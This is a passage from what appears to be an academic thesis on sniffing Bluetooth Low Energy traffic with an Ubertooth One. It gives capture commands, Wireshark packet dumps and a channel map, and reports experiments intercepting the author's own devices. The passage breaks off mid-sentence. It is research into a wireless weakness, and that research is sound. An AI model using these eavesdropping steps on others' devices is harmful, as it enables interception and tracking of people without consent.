```
ubertooth-btle -f -c file.pcap
```

it displays the well known continuous output on the terminal (figure 4.16) both with a file with a **pcap** extension, which identifies the file format created by the *libpcap* that can be read by the Wireshark analyzer.

Notice that the *-c* flag has been used to do this work. Also, it is possible to run the command with the *-q* flag (instead of *-c*), but it has been tested that there is no difference in terms of captured connections.

Anyway, an example of how a Wireshark pcap file looks like, is shown in the screenshot in figure 5.1.




Figure 5.1. A Wireshark pcap file screenshot

All captured packets will be displayed and analyzed by Wireshark; sometimes malformed packets can occur since they cannot be well read for incorrect CRC, packet header or other wrong values.

As already known, the Ubertooth One in the follow mode captures packets, present in the air, staying on channel 37 (even if it can be changed). So all the displayed packets in figure 5.1 belong to one of the three *Primary Advertisement Channels*, representing different types of **Advertisement Packets**. As figure 2.9 shows, an Advertising PDU is divided into an **Advertising PDU Header** and an **Advertising Payload**.

The Advertising PDU Header contains several information about the advertising data contained in the payload, among which there are the length, that defines the size of the payload, and the definition of the PDU type.

All these information are recovered by Wireshark, like in figure 5.2, from which one can just know the used Channel Selection Algorithm (a BLE feature in order to select data channels for each connection event), the type of tx address (public or random), the length and the PDU type.

```
Packet Header: 0x2242 (PDU Type: ADV_NONCONN_IND, ChSel: #1, TxAdd: Random)
.... 0010 = PDU Type: ADV_NONCONN_IND (0x2)
...0 .... = RFU: 0
..0. .... = Channel Selection Algorithm: #1
.1.. .... = Tx Address: Random
0... .... = Reserved: False
Length: 34
```

Figure 5.2. An *Advertising PDU Header* in Wireshark

The *Bluetooth Core Specification* ([52]) specifies 4 different **PDU types**:

- **ADV_NONCONN_IND**: represent non connectable devices, that are advertising information to any listening device;
- **ADV_SCAN_IND**: similar to the previous one, with the option additional information via scan responses;
- **ADV_IND**: send when a peripheral device requests connection to any possible central device;
- **ADV_DIRECT_IND**: send when a peripheral device requests connection to a specific central device.

So that, the PDU can be an **ADV_IND** or **ADV_DIRECT_IND** if a peripheral would like to establish a long-term connection; instead, it will be set to **ADV_NONCONN_IND** or **ADV_SCAN_IND** if the peripheral would broadcast data without establishing a long connection.

Also, the Advertising Payload contains the information for the connection request or the data for the setup of the connection.

A complete captured **ADV_SCAN_IND** packet is shown in figure 5.3.

▶ Frame 288: 67 bytes on wire (536 bits), 67 bytes captured (536 bits)			
▼ PPI version 0, 24 bytes			
Version: 0			
▼ Flags: 0x00			
.... 0 = Alignment: Not aligned			
0000 000. = Reserved: 0x00			
Header length: 24			
DLT: 147			
Reserved: 36750c00006209004b055e14ecdfee00			
DLT: 147, Payload: btle (Bluetooth Low Energy Link Layer)			
▼ Bluetooth Low Energy Link Layer			
Access Address: 0x8e89bed6			
▼ Packet Header: 0x2246 (PDU Type: ADV_SCAN_IND, ChSel: #1, TxAdd: Random)			
.... 0110 = PDU Type: ADV_SCAN_IND (0x6)			
...0 = RFU: 0			
..0. = Channel Selection Algorithm: #1			
.1... = Tx Address: Random			
0... = Reserved: False			
Length: 34			
Advertising Address: 43:90:59:8a:56:a6 (43:90:59:8a:56:a6)			
▼ Advertising Data			
▼ 16-bit Service Class UUIDs			
Length: 3			
Type: 16-bit Service Class UUIDs (0x03)			
UUID 16: Google Inc. (0xfe9f)			
▼ Service Data - 16 bit UUID			
Length: 23			
Type: Service Data - 16 bit UUID (0x16)			
UUID 16: Google Inc. (0xfe9f)			
Service Data: 024f3359474e72504f6e5f6700000175d741936d			
CRC: 0x0589e3			

0000	00 00 18 00 93 00 00 00	36 75 0c 00 00 62 09 00 6u...b..
0010	4b 05 5e 14 ec df ee 00	d6 be 89 8e 46 22 a6 56	K.^.....F".V
0020	8a 59 90 43 03 03 9f fe	17 16 9f fe 02 4f 33 59	.Y.C.....03Y
0030	47 4e 72 50 4f 6e 5f 67	00 00 01 75 d7 41 93 6d	GnRPOn_g...u.A.m
0040	a0 91 c7		...

Figure 5.3. A complete *ADV_SCAN_IND* captured packet

From the last section called "Advertising Data", there are information about the service UUID data, which includes a list of Service UUIDs. In this specific case a 16-bit Service Class UUIDs is used, which in general is assigned by the Bluetooth SIG to member companies (Google Inc. in figure), and also the entire Service Data is shown.

Finally, also the values of the Advertising Address and of the CRC are recovered, in order to reconstruct an entire BLE Advertisement packet.

But, in addition to these four types of Advertising packets, other packets are transmitted on the *Primary Advertisement Channel*, as one can notice from figure 5.1. In fact search, discovery and connection phases (corresponding to *Advertising*, *Scanning* and *Connection* states respectively) take place on these channels. So that, one can notice first two types of "scanning" packets:

- **SCAN_REQ**: a packet sent by a device that is in "active scanning" (the master) to an advertiser (the peripheral), since it would request more information without establishing a connection;
- **SCAN_RSP**: the correspondent response packet send by the advertiser.

```

Frame 402: 45 bytes on wire (360 bits), 45 bytes captured (360 bits)
PPI version 0, 24 bytes
DLT: 147, Payload: btle (Bluetooth Low Energy Link Layer)
Bluetooth Low Energy Link Layer
  Access Address: 0x8e89bed6
  ▼ Packet Header: 0x0cc3 (PDU Type: SCAN_REQ, ChSel: #1, TxAdd: Random, RxAdd: Random)
    ... 0011 = PDU Type: SCAN_REQ (0x3)
    ...0 .... = RFU: 0
    ..0. .... = Channel Selection Algorithm: #1
    .1.. .... = Tx Address: Random
    1... .... = Rx Address: Random
    Length: 12
    Scanning Address: 7e:39:a5:72:28:32 (7e:39:a5:72:28:32)
    Advertising Address: 43:90:59:8a:56:a6 (43:90:59:8a:56:a6)
    CRC: 0x0041f4

```

(a)

```

Frame 403: 49 bytes on wire (392 bits), 49 bytes captured (392 bits)
PPI version 0, 24 bytes
DLT: 147, Payload: btle (Bluetooth Low Energy Link Layer)
Bluetooth Low Energy Link Layer
  Access Address: 0x8e89bed6
  ▼ Packet Header: 0x1044 (PDU Type: SCAN_RSP, ChSel: #1, TxAdd: Random)
    ... 0100 = PDU Type: SCAN_RSP (0x4)
    ...0 .... = RFU: 0
    ..0. .... = Channel Selection Algorithm: #1
    .1.. .... = Tx Address: Random
    0... .... = Reserved: False
    Length: 16
    Advertising Address: 43:90:59:8a:56:a6 (43:90:59:8a:56:a6)
    ▼ Scan Response Data: 09ffe0001c2ca54d708
      ▼ Advertising Data
        ▼ Manufacturer Specific
          Length: 9
          Type: Manufacturer Specific (0xff)
          Company ID: Google (0x00e0)
          Data: 01c2ca54d708
      ► CRC: 0x71c36f

```

(b)

Figure 5.4. a)The *SCAN_REQ* and b) *SCAN_RSP* packets

Figure 5.4 shows the two packets just explained. Notice that the Scanning and Advertising addresses have been highlighted in order to better understand this exchange of request and response. Also, the response packet is broadcasted, and it usually contains more data with respect to the advertising one. These additional information are recovered into the "*Scan Response Data*".

Finally, the last type of packet that the Ubertooth can capture on this same physical channel (37th in this example) is related to the beginning of a connection, that happens between the scanner (which is called initiator in this phase) and the advertiser.

Specifically, the connection begins when the initiator sends the **CONNECT_REQ** packet to the advertiser, that contains all that four values needed to identify a communication.

```

Frame 315: 67 bytes on wire (536 bits), 67 bytes captured (536 bits)
PPI version 0, 24 bytes
DLT: 147, Payload: btle (Bluetooth Low Energy Link Layer)
Bluetooth Low Energy Link Layer
  Access Address: 0x8e89bed6
  ▼ Packet Header: 0x2245 (PDU Type: CONNECT_REQ, ChSel: #1, TxAdd: Random, RxAdd: Public)
    .... 0101 = PDU Type: CONNECT_REQ (0x5)
    ...0 .... = RFU: 0
    ..0. .... = Channel Selection Algorithm: #1
    .1.. .... = Tx Address: Random
    0... .... = Rx Address: Public
    Length: 34
    Initiator Address: 7f:7c:dd:ad:81:90 (7f:7c:dd:ad:81:90)
    Advertising Address: c7:05:ba:9f:04:07 (c7:05:ba:9f:04:07)
  ▼ Link Layer Data
    Access Address: 0x8584ff47
    CRC Init: 0x11180c
    Window Size: 3 (3,75 msec)
    Window Offset: 32770 (40962,5 msec)
    Interval: 53511 (66888,8 msec)
    Latency: 7720
    Timeout: 41572 (415720 msec)
    ▶ Channel Map: 0281320c5b
    ...1 0001 = Hop: 17
    110. .... = Sleep Clock Accuracy: 21 ppm to 30 ppm (6)
  ▶ CRC: 0x7c6498

```

Figure 5.5. A complete *CONNECT_REQ* captured packet

As figure 5.5 evidences, that values are all recovered from the capture in "follow" mode.

So that it has been proven that the Ubertooth One is able to do a complete **Passive Eavesdropping** attack successfully.

The communication will take place on the other 37 channels, so that the Ubertooth gives also the hexadecimal value of the Channel Map and the complete list of the used channels during the connection (see figure 5.6). This can help the "malicious user" which can intercept the data packet, knowing on which channels the data is transferred.

```

Channel Map: 0281320c5b
....0 = RF Channel 1 (2404 MHz - Data - 0): False
....1 = RF Channel 2 (2406 MHz - Data - 1): True
...0.. = RF Channel 3 (2408 MHz - Data - 2): False
....0... = RF Channel 4 (2410 MHz - Data - 3): False
...0.... = RF Channel 5 (2412 MHz - Data - 4): False
..0..... = RF Channel 6 (2414 MHz - Data - 5): False
.0..... = RF Channel 7 (2416 MHz - Data - 6): False
0..... = RF Channel 8 (2418 MHz - Data - 7): False
....1 = RF Channel 9 (2420 MHz - Data - 8): True
....0 = RF Channel 10 (2422 MHz - Data - 9): False
...0.. = RF Channel 11 (2424 MHz - Data - 10): False
....0... = RF Channel 13 (2428 MHz - Data - 11): False
...0.... = RF Channel 14 (2430 MHz - Data - 12): False
..0..... = RF Channel 15 (2432 MHz - Data - 13): False
.0..... = RF Channel 16 (2434 MHz - Data - 14): False
1..... = RF Channel 17 (2436 MHz - Data - 15): True
....0 = RF Channel 18 (2438 MHz - Data - 16): False
....1 = RF Channel 19 (2440 MHz - Data - 17): True
...0.. = RF Channel 20 (2442 MHz - Data - 18): False
....0... = RF Channel 21 (2444 MHz - Data - 19): False
...1.... = RF Channel 22 (2446 MHz - Data - 20): True
..1..... = RF Channel 23 (2448 MHz - Data - 21): True
.0..... = RF Channel 24 (2450 MHz - Data - 22): False
0..... = RF Channel 25 (2452 MHz - Data - 23): False
....0 = RF Channel 26 (2454 MHz - Data - 24): False
...0... = RF Channel 27 (2456 MHz - Data - 25): False
....1.. = RF Channel 28 (2458 MHz - Data - 26): True
...1.... = RF Channel 29 (2460 MHz - Data - 27): True
..0..... = RF Channel 30 (2462 MHz - Data - 28): False
..0..... = RF Channel 31 (2464 MHz - Data - 29): False
.0..... = RF Channel 32 (2466 MHz - Data - 30): False
0..... = RF Channel 33 (2468 MHz - Data - 31): False
....1 = RF Channel 34 (2470 MHz - Data - 32): True
....1 = RF Channel 35 (2472 MHz - Data - 33): True
...0.. = RF Channel 36 (2474 MHz - Data - 34): False
...1.... = RF Channel 37 (2476 MHz - Data - 35): True
..1..... = RF Channel 38 (2478 MHz - Data - 36): True
..0..... = RF Channel 0 (2402 MHz - Reserved for Advertising - 37): False
.1..... = RF Channel 12 (2426 MHz - Reserved for Advertising - 38): True
0..... = RF Channel 39 (2480 MHz - Reserved for Advertising - 39): False
...10001 = Hop: 17

```

Figure 5.6. The Channel Map related to the *CONNECT_REQ* captured packet

5.1.2 Eavesdropping in "promiscuous" mode

As already clarified, the Ubertooth One in promiscuous mode is able to capture data packets on the default channel 17th.

So that, once the channel map of a connection has been recovered in "follow" mode, one can think to capture data of this communication hopping between the used channels. The platform is not able to hop instantaneously from a channel to another one, and so the wanted data channel has to be set at first, by typing:

```
ubertooth-btle -util -c2420
```

in which the 9th channel has been set up, referring to figure 5.6.

So now the promiscuous mode can be entered, again with the pcap file, in this way:

```
ubertooth-btle -p -c file.pcap
```

After several attempts, setting many different channels, it was possible to observe that the majority of the captured packets are empty and so not useful, like in figure 5.7.

No.	Time	Source	Destination	Protocol	Length	Info
474	23.995409600			LE LL	33	Empty PDU
475	23.996209200			LE LL	33	Empty PDU
476	24.014619100			LE LL	33	Empty PDU
477	24.015421600			LE LL	33	Empty PDU
478	24.033825600			LE LL	33	Empty PDU
479	24.037023900			LE LL	33	Empty PDU
480	24.037423900			LE LL	33	Empty PDU
481	24.037823400			LE LL	33	Empty PDU
482	24.038224200			LE LL	33	Empty PDU
483	24.118651400			LE LL	33	Empty PDU
484	24.119433000			LE LL	33	Empty PDU
485	24.227040700			LE LL	33	Empty PDU
486	24.227842800			LE LL	33	Empty PDU
487	24.248259500			LE LL	33	Empty PDU
488	24.249058900			LE LL	33	Empty PDU
489	24.278269300			LE LL	33	Empty PDU
490	24.279062400			LE LL	33	Empty PDU
491	24.397071600			LE LL	49	Control Opcode: LL_PHY_REQ
492	24.397871500			LE LL	33	Empty PDU
493	24.456284300			LE LL	33	Empty PDU
494	24.457082000			LE LL	33	Empty PDU
495	24.552294200			LE LL	33	Empty PDU
496	24.553094100			LE LL	33	Empty PDU
497	24.623904400			LE LL	33	Empty PDU
498	24.624703900			LE LL	33	Empty PDU
499	24.638700200			LE LL	33	Empty PDU
500	24.639500600			LE LL	33	Empty PDU
501	24.987947400			LE LL	33	Empty PDU

Frame 540: 33 bytes on wire (264 bits), 33 bytes captured (264 bits)	
PPI version 0, 24 bytes	
DLT: 147, Payload: btle (Bluetooth Low Energy Link Layer)	
Bluetooth Low Energy Link Layer	
Access Address: 0xe463039f	
Data Header: 0x0005	
CRC: 0xc42437	

Offset	Hex	ASCII
0000	00 00 18 00 93 00 00 00 36 75 0c 00 00 6c 09 006u...1..
0010	83 d4 1d 10 dd d5 00 21 9f 03 63 e4 05 2c 23 24!..c..#\$
0020	ec	

Figure 5.7. The resulting pcap file of captured packets in promiscuous mode

Also, the Source and Destination fields can not be expressed, so that one can not know to which active communication that packet belongs.

Many and many tests were done in this work related to the promiscuous mode, since theoretically it can be able to make the Passive Eavesdropping attack too, even if it was clarified that it's so strictly experimental.

But in practice, this attack doesn't succeed no more: the "promiscuous Ubertooth" is rarely able to locate an access address and following that, and when it manages to do this, it can not recover both the hop interval and the hop increment.

An access address can be located when packets with that address are captured at least 4 times, like in figure 5.8, which clearly shows that the only two values capable to recover are the address and the CRC.

```
systime=1605807277 freq=2404 addr=a5c65464 delta_t=181.633 ms rssi=-97
0d 00 97 2e 17
Data / AA a5c65464 (valid) / 0 bytes
  Channel Index: 0
  LLID: 1 / LL Data PDU / empty or L2CAP continuation
  NESN: 1 SN: 1 MD: 0

  Data:
  CRC: 97 2e 17

systime=1605807277 freq=2404 addr=a5c65464 delta_t=0.800 ms rssi=-94
0d 00 97 2e 17
Data / AA a5c65464 (valid) / 0 bytes
  Channel Index: 0
  LLID: 1 / LL Data PDU / empty or L2CAP continuation
  NESN: 1 SN: 1 MD: 0

  Data:
  CRC: 97 2e 17

systime=1605807277 freq=2404 addr=a5c65464 delta_t=44.388 ms rssi=-97
0d 00 97 2e 17
Data / AA a5c65464 (valid) / 0 bytes
  Channel Index: 0
  LLID: 1 / LL Data PDU / empty or L2CAP continuation
  NESN: 1 SN: 1 MD: 0

  Data:
  CRC: 97 2e 17

systime=1605807277 freq=2404 addr=a5c65464 delta_t=0.802 ms rssi=-98
0d 00 97 2e 17
Data / AA a5c65464 (valid) / 0 bytes
  Channel Index: 0
  LLID: 1 / LL Data PDU / empty or L2CAP continuation
  NESN: 1 SN: 1 MD: 0

  Data:
  CRC: 97 2e 17

-----
LE Promisc - Access Address: a5c65464
```

Figure 5.8. The output terminal of the Ubertooth in promiscuous mode when an access address is located

5.2 Interception attack

Basing on the practical theory just explained, three different BLE target devices have been taken into account in order to try to capture a complete conversation. The master device has always been the same: an **Asus Zenfone MAX**, with BLE version 4.0, while the three peripherals were:

- a **ThermoBeacon** (ORIA) with BLE 5.0;
- the **Mi Band 3** fitness tracker with BLE 4.2;
- a pair of **DOQAUS C1** Bluetooth earphones, with BLE 5.0.

The experiments consisted in pairing and connecting the smartphone with one peripheral at a time, trying to follow that conversation. Having physical access to all devices, their MAC address were already known; vice versa, they could be easily found through the tools before presented.

To do this, the Ubertooth was set to work in "following" mode, logging packets to a *pcap* file, and changing each time the advertising channel on which it was listening, in order to have more possibilities to find something.

After several and several attempts, the result was that all the peripherals could be always found in Advertising State, but not all the conversations could be captured. In particular, even if the processes of pairing and connection were always done manually by the author of this work (so surely the connection existed), the Ubertooth was never able to capture the beginning of the connection of the MiBand and the earphones (*connect_req* packet) and either its continuation. These tests have been run multiple times, but each time the Ubertooth was missing the connection request.

The only connection that it was able to capture was that between the smartphone and the ThermoBeacon: it is a temperature sensor that connects with the Zenfone through the **SensorBlue** application (figure 5.9); each time it finds the Beacon within its range, this communicates current values of temperature and humidity.

In wireless technology a beacon is the concept of broadcasting a small piece of information.[5] A Bluetooth Low Energy solution is ideal for beacons since they will run for years on a single coin cell battery. The low-power constraint is achieved by maintaining the transmission time as short as possible in order to allow the device to go to "sleep" mode between the transmissions.




Figure 5.9. The experimental setup with the ThermoBeacon

So that, in order to be able to capture the connection, the Beacon was always kept "awake" through the "Find" and "Thermo" functions of the SensorBlue app. In this way the sensor could send information continuously.

After many tests, finally the connection was captured, as shown in figure 5.10.

No.	Time	Source	Destination	Protocol	Length	Info
1089	20.142634390	SamsungE_c7:bc:9c	Broadcast	LE LL	56	ADV_IND
1090	20.147830709	4f:ed:db:1a:77:66	Broadcast	LE LL	53	ADV_NONCONN_IND
1091	20.154086890	68:43:8e:51:78:55	Broadcast	LE LL	53	ADV_NONCONN_IND
1092	20.161586890	7d:ce:9b:6e:8a:8d	Broadcast	LE LL	53	ADV_NONCONN_IND
1093	20.167635190	SamsungE_c7:bc:9c	Broadcast	LE LL	56	ADV_IND
1094	20.242637690	SamsungE_c7:bc:9c	Broadcast	LE LL	56	ADV_IND
1095	20.283534700	SamsungE_8b:68:6f	Broadcast	LE LL	56	ADV_IND
1096	20.288423490	HonkaiPr_6a:3a:6e	Broadcast	LE LL	52	ADV_SCAN_IND
1097	20.292789990	HonkaiPr_6a:3a:6e	Broadcast	LE LL	55	ADV_SCAN_IND
1098	20.334215990	7d:ce:9b:6e:8a:8d	Broadcast	LE LL	56	ADV_IND
1099	20.334215990	7d:ce:9b:6e:8a:8d	Broadcast	LE LL	53	CONNECT_REQ
1100	20.342648890	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	56	
1101	20.343166890	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	31	Control Opcode: Unknown
1102	20.343493990	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	53	
1103	20.347938990	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	28	Control Opcode: LL_FEATURE_REQ
1104	20.348222490	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU
1105	20.392931790	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU
1106	20.393161690	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	28	Control Opcode: LL_FEATURE_RSP
1107	20.438219990	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU
1108	20.482939990	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	25	Control Opcode: LL_VERSION_IND
1109	20.483111790	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU
1110	20.527935190	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	31	Control Opcode: LL_CONNECTION_UPDATE_REQ
1111	20.528490790	Unknown_0x639f17d9	Unknown_0x639f17d9	ATT	30	UnknownDirection Read By Group Type Request, GATT Primary Service Declaration, Handles: 0x0001..0xffff
1112	20.572936190	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU
1113	20.573165790	Unknown_0x639f17d9	Unknown_0x639f17d9	ATT	43	UnknownDirection Read By Group Type Response, Attribute List Length: 3, Generic Access Profile, Generic Attribute Profile, Device Information
1114	20.617937090	Unknown_0x639f17d9	Unknown_0x639f17d9	ATT	30	UnknownDirection Read By Group Type Request, GATT Primary Service Declaration, Handles: 0x0001..0xffff
1115	20.618254490	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU
1116	20.662937990	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU
1117	20.663167990	Unknown_0x639f17d9	Unknown_0x639f17d9	ATT	31	UnknownDirection Read By Group Type Response, Attribute List Length: 1, Unknown
1118	20.707939290	Unknown_0x639f17d9	Unknown_0x639f17d9	ATT	30	UnknownDirection Read By Type Request, GATT Include Declaration, Handles: 0x0001..0x0007
1119	20.708256990	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU
1120	20.753169890	Unknown_0x639f17d9	Unknown_0x639f17d9	ATT	28	UnknownDirection Error Response - Attribute Not Found, Handle: 0x0001 (Generic Access Profile)
1121	20.797941290	Unknown_0x639f17d9	Unknown_0x639f17d9	ATT	30	UnknownDirection Read By Type Request, GATT Characteristic Declaration, Handles: 0x0001..0x0007
1122	20.842942290	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU
1123	20.888261990	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU
1124	20.932944290	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU
1125	20.933174190	Unknown_0x639f17d9	Unknown_0x639f17d9	ATT	28	UnknownDirection Error Response - Attribute Not Found, Handle: 0x0007 (Generic Access Profile: Unknown)
1126	20.940444790	Unknown_0x639f17d9	Unknown_0x639f17d9	ATT	30	UnknownDirection Read By Type Request, GATT Include Declaration, Handles: 0x0008..0x000b
1127	20.940762590	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU
1128	20.947944690	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU
1129	20.948174690	Unknown_0x639f17d9	Unknown_0x639f17d9	ATT	28	UnknownDirection Error Response - Attribute Not Found, Handle: 0x0008 (Generic Attribute Profile)
1130	20.955445190	Unknown_0x639f17d9	Unknown_0x639f17d9	ATT	30	UnknownDirection Read By Type Request, GATT Characteristic Declaration, Handles: 0x0008..0x000b
1131	20.955762490	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU
1132	20.962945990	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU
1133	20.963174890	Unknown_0x639f17d9	Unknown_0x639f17d9	ATT	32	UnknownDirection Read By Type Response, Attribute List Length: 1, Service Changed
1134	20.978444390	Unknown_0x639f17d9	Unknown_0x639f17d9	ATT	30	UnknownDirection Read By Type Request, GATT Characteristic Declaration, Handles: 0x000a..0x000b

Figure 5.10. The result of the captured connection between the smart-phone and the ThermoBeacon

From figure 5.11 one can notice that the Ubertooth One was set to be in "following" mode, so it was capturing all the packets of devices in Advertising. But, at a certain point, it was able to capture a *connect_req* packet and to locate the correspondent Access Address (0x639f17d9), following that connection hopping from a data channel to another one. In particular, the MAC address of the ThermoBeacon

1098	20.333705800	7e:cf:00:00:07:ae	Broadcast	LE LL	54	ADV_IND	-
1099	20.334215600	76:67:9f:74:0e:b1	7e:cf:00:00:07:ae	LE LL	53	CONNECT_REQ	
1100	20.342640800	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	56		
1101	20.343166800	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	31	Control Opcode: Unknown	
1102	20.343493000	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	53		
1103	20.347930800	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	28	Control Opcode: LL_FEATURE_REQ	
1104	20.348232400	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU	
1105	20.392931700	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU	
1106	20.393161600	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	28	Control Opcode: LL_FEATURE_RSP	
1107	20.438210900	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU	
1108	20.482933900	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	25	Control Opcode: LL_VERSION_IND	
1109	20.483211700	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	19	Empty PDU	
1110	20.527935100	Unknown_0x639f17d9	Unknown_0x639f17d9	LE LL	31	Control Opcode: LL_CONNECTION_UPDATE_REQ	

Figure 5.11. Zoom of the result of the captured connection between the smartphone and the ThermoBeacon

has been recognized (7e:cf:00:00:07:ae): first, it was in Advertising State, transmitting an *adv_ind* packet (like in theory, it was sending a request connection to a possible master). After this, it received the *connect_req* from the central device, establishing the connection.

The first important thing discovered about this concerns the MAC address of the smartphone: in all the multiple tests performed, it has been noticed that its MAC address never appears (knowing it in advance). Actually, since in this case the connection between the smartphone and the beacon has surely been manually established, investigating on the feature of BLE, it has been found that from version 4.0 of Bluetooth (so with the BLE) the MAC address of a device can be replaced with a random value that changes at timing intervals determined by the manufacturer.[54]

So, in this experiment, it is sure that MAC address belongs to the Zenfone, because it is already known. But in general, if a third user does not know its address, it is quite impossible to track it. This is a very important and useful BLE feature, since it has been already explained that the MAC address is synonymous of each phone.

Instead, this is not true for the considered peripherals, since their MAC address have been always matched. This can be a matter of costs: it is more likely that a manufacturer spends more on a smartphone than on a thermobeacon.

However, surely the connection has been established. From that moment, the Ubertooth will be able to follow the conversation hopping on the used channels, even if it was set to work in "following" mode (in which it has to listen only the three Primary Advertising Channels.)

From figure 5.11 one can observe that after three unknown packets, there was an exchange of features between the central and the peripherals, through the **LL_FEATURE_REQ** and the **LL_FEATURE_RSP**.

This exchange of features, depicted in figure 5.12, started with a *request* from the

